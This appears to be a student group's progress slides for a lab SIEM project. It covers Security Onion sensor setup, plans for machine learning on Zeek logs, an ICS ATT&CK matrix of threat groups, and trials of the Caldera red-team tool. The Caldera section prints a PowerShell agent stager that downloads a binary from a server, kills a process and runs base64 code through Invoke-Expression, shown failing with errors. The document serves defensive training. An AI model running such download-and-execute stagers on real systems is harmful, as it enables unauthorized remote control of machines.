



GRID - SIEM

GROUP 29 - SPRING
SEMESTER




Security Onion Work


- Downloaded temporary Zeek files to the Manager for ML

```
(base) ubuntu@ubuntu-vm:~/Desktop$ scp -r tmpZeek/ ubuntu-vm-master-120:/home/ubuntu/Desktop/tmpZeek1
ubuntu@ubuntu-vm-master-120's password:
broker.15:00:00-16:00:00.log.gz
broker.23:00:00-00:00:00.log.gz
broker.01:00:00-02:00:00.log.gz
capture_loss.19:00:00-20:00:00.log.gz
```

- Set up the other sensors for zones 1 and 3




- Verified that Suricata alerts are on the sensors and the master



Security Onion Future Work

- Figure out why the Manager stopped collecting logs on Jan 31



Attack Navigator

- Security Onion built in web-based tool for annotating and exploring MITRE ATT&CK matrices. Can be used to organize our red team testing strategy.
- What APTs are known to target industrial control systems and/or operational technology?
 - APT28(FancyBear), APT33(Elfin), APT34(OilRig), BlackEnergy Group, SandWorm Team, DragonFly(EnergeticBear)
- Where do these APTs overlap or differ in their approach?
- Gap analysis examination: Used to prioritize engineering efforts and resources, produces a focused response.
- PowerCyber ICS matrix:

The screenshot shows the PowerCyber ICS matrix tool interface. The top navigation bar includes tabs for 'selection controls', 'layer controls', and 'technique controls'. The main content area is a grid of attack techniques organized into columns representing MITRE ATT&CK phases. The columns are: Initial Access (12 techniques), Execution (9 techniques), Persistence (6 techniques), Privilege Escalation (2 techniques), Evasion (6 techniques), Discovery (5 techniques), Lateral Movement (7 techniques), Collection (11 techniques), Command and Control (3 techniques), Inhibit Response Function (14 techniques), Impair Process Control (5 techniques), and Impact (12 techniques). Each cell in the grid contains a specific technique name, such as 'Drive-by Compromise', 'Change Operating Mode', 'Hardcoded Credentials', etc. Some cells are highlighted in orange, indicating techniques that are relevant to the APTs mentioned in the text.

Initial Access 12 techniques	Execution 9 techniques	Persistence 6 techniques	Privilege Escalation 2 techniques	Evasion 6 techniques	Discovery 5 techniques	Lateral Movement 7 techniques	Collection 11 techniques	Command and Control 3 techniques	Inhibit Response Function 14 techniques	Impair Process Control 5 techniques	Impact 12 techniques
Drive-by Compromise	Change Operating Mode	Hardcoded Credentials	Exploitation for Privilege Escalation	Change Operating Mode	Network Connection Enumeration	Default Credentials	Adversary-in-the-Middle	Commonly Used Port	Activate Firmware Update Mode	Brute Force I/O	Damage to Property
Exploit Public-Facing Application	Command-Line Interface	Modify Program	Hooking	Exploitation for Evasion	Network Sniffing	Exploitation of Remote Services	Automated Collection	Connection Proxy	Alarm Suppression	Modify Parameter	Denial of Control
Exploitation of Remote Services	Execution through API	Module Firmware		Indicator Removal on Host	Remote System Discovery	Hardcoded Credentials	Data from Information Repositories	Standard Application Layer Protocol	Block Command Message	Spoof Reporting Message	Denial of View
External Remote Services	Graphical User Interface	Project File Infection		Masquerading	Remote System Information Discovery	Lateral Tool Transfer	Data from Local System		Block Reporting Message	Unauthorized Command Message	Loss of Availability
Internet Accessible Device	Hooking	System Firmware		Rootkit	Wireless Sniffing	Program Download	Detect Operating Mode		Block Serial COM		Loss of Control
Remote Services	Modify Controller Tasking	Valid Accounts		Spoof Reporting Message		Remote Services	I/O Image		Change Credential		Loss of Productivity and Revenue
Replication Through Removable Media	Native API					Valid Accounts	Monitor Process State		Data Destruction		Loss of Protection
Rogue Master	Scripting						Point & Tag Identification		Denial of Service		Loss of Safety
Spearphishing Attachment	User Execution						Program Upload		Device Restart/Shutdown		Loss of View
Supply Chain Compromise							Screen Capture		Manipulate I/O Image		Manipulation of Control
Transient Cyber Asset							Wireless Sniffing		Modify Alarm Settings		Manipulation of View
Wireless Compromise									Rootkit		Theft of Operational Information
									Service Stop		
									System Firmware		



● Network Diagram

- Miro Board:

https://miro.com/app/board/uXjVNytUxns=?share_link_id=29012901437

- Architecture Questions? Placement or purpose of certain VMs?





ML Work

- Added to master node for ML script
 - Pandas, scikit-learn, zat, numpy
- Working on changes to script for
 - Log format
 - More complicated than initially thought
 - Determining if additional OS, zip, and json libs needed
 - Do we want ML to analyze on a per day basis?
 - Over log history as well as per day?
 - Only over current directory?
 - Choosing which log type to analyze
 - Broker, capture loss, standard error, standard out, notice
 - Thinking it would be beneficial to consider Notice log if we want to only choose from the above options
 - The problem with the notice log is that it will only provide info based on what Zeek identifies as malicious which might mean the data is skewed
 - Zeek does have logs like the **conn.log** that provides all network traffic
- ML future work
 - Once log format & type is determined --> ingest the logs & train model
 - Determine accuracy of the ML model – also will need to check that the log choice was efficient & effective
 - Work on transition to Kibana after the above is complete

```
(base) ubuntu@ubuntu-vm-master-120:~/Desktop/tmpZeek1/tmpZeek/logs$ ls
2023-11-10 2023-11-23 2023-12-06 2023-12-19 2024-01-01 2024-01-14 2024-01-27
2023-11-11 2023-11-24 2023-12-07 2023-12-20 2024-01-02 2024-01-15 2024-01-28
2023-11-12 2023-11-25 2023-12-08 2023-12-21 2024-01-03 2024-01-16 2024-01-29
2023-11-13 2023-11-26 2023-12-09 2023-12-22 2024-01-04 2024-01-17 2024-01-30
2023-11-14 2023-11-27 2023-12-10 2023-12-23 2024-01-05 2024-01-18 2024-01-31
2023-11-15 2023-11-28 2023-12-11 2023-12-24 2024-01-06 2024-01-19 2024-02-01
2023-11-16 2023-11-29 2023-12-12 2023-12-25 2024-01-07 2024-01-20 2024-02-02
2023-11-17 2023-11-30 2023-12-13 2023-12-26 2024-01-08 2024-01-21 2024-02-03
2023-11-18 2023-12-01 2023-12-14 2023-12-27 2024-01-09 2024-01-22 2024-02-04
2023-11-19 2023-12-02 2023-12-15 2023-12-28 2024-01-10 2024-01-23 2024-02-05
2023-11-20 2023-12-03 2023-12-16 2023-12-29 2024-01-11 2024-01-24 current
2023-11-21 2023-12-04 2023-12-17 2023-12-30 2024-01-12 2024-01-25 packetloss.log
2023-11-22 2023-12-05 2023-12-18 2023-12-31 2024-01-13 2024-01-26
(base) ubuntu@ubuntu-vm-master-120:~/Desktop/tmpZeek1/tmpZeek/logs$ cd current
(base) ubuntu@ubuntu-vm-master-120:~/Desktop/tmpZeek1/tmpZeek/logs/current$ ls
broker.log capture_loss.log notice.log stderr.log stdout.log
(base) ubuntu@ubuntu-vm-master-120:~/Desktop/tmpZeek1/tmpZeek/logs$ cd 2024-02-05
(base) ubuntu@ubuntu-vm-master-120:~/Desktop/tmpZeek1/tmpZeek/logs/2024-02-05$ ls
broker.00:00:00-01:00:00.log.gz capture_loss.09:00:00-10:00:00.log.gz
broker.01:00:00-02:00:00.log.gz capture_loss.10:00:00-11:00:00.log.gz
```



Caldera Work

- We've been able to secure a PowerShell
- Trouble running agent script
 - -ea doesn't seem like a real flag after research

```
PS > $server="http://27.37.47.111:8888";
PS > $url="$server/file/download";
PS > $wc=New-Object System.Net.WebClient;
PS > $wc.Headers.add("platform","windows");
PS > $wc.Headers.add("file", "sandcat.go");
PS > $data=$wc.DownloadData($url);
PS > get-process | ? {$_.modules.filename -like "C:\Users\Public\evilprocessd.exe"} | stop-process -f;
PS > rm -force "C:\Users\Public\evilprocessd.exe -ea ignore;
ERROR: Invoke-Expression : The string starting:
ERROR: At line:1 char:11
EERROR: is missing the terminator: ".
ERROR: At line:1 char:4
ERROR: + IEX <<<< ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("cm0gLWZvcmlICJD0lxVc2Vyc1xQdWJ
ERROR: saWncZXZpbHB2Nlc3NkLmV4ZSAtZWEGaWdub3JlOwo=")))
ERROR: + CategoryInfo          : ParserError: (C:\Users\Public...xe -ea ignore;
EERROR: + FullyQualifiedErrorId : TerminatorExpectedAtEndOfString,Microsoft.PowerShell.Commands.InvokeExpressionCommand
ERROR:
PS > rm -force "C:\Users\Public\evilprocessd.exe" -ea ignore;
ERROR: Remove-Item : Cannot bind parameter 'ErrorAction'. Cannot convert value "ignore" to type "System.Management.Automation.
ERROR: ActionPreference" due to invalid enumeration values. Specify one of the following enumeration values and try again. The
ERROR: possible enumeration values are "SilentlyContinue, Stop, Continue, Inquire".
ERROR: At line:1 char:49
ERROR: + rm -force "C:\Users\Public\evilprocessd.exe" -ea <<<< ignore;
ERROR: + CategoryInfo          : InvalidArgument: (:) [Remove-Item], ParameterBindingException
ERROR: + FullyQualifiedErrorId : CannotConvertArgumentNoMessage,Microsoft.PowerShell.Commands.RemoveItemCommand
ERROR:
PS > █
```



● Caldera Additional Issues

- Error "can't connect to host"
 - Solved by changing host of Caldera server from loopback address (0.0.0.0 or 127.0.0.1) to machine address (27.37.47.111)
 - Solving caused next issue
- Copy is gone from caldera agent host
 - This has made pasting the agent script unreliable, it infinitely executes until PowerShell crashes

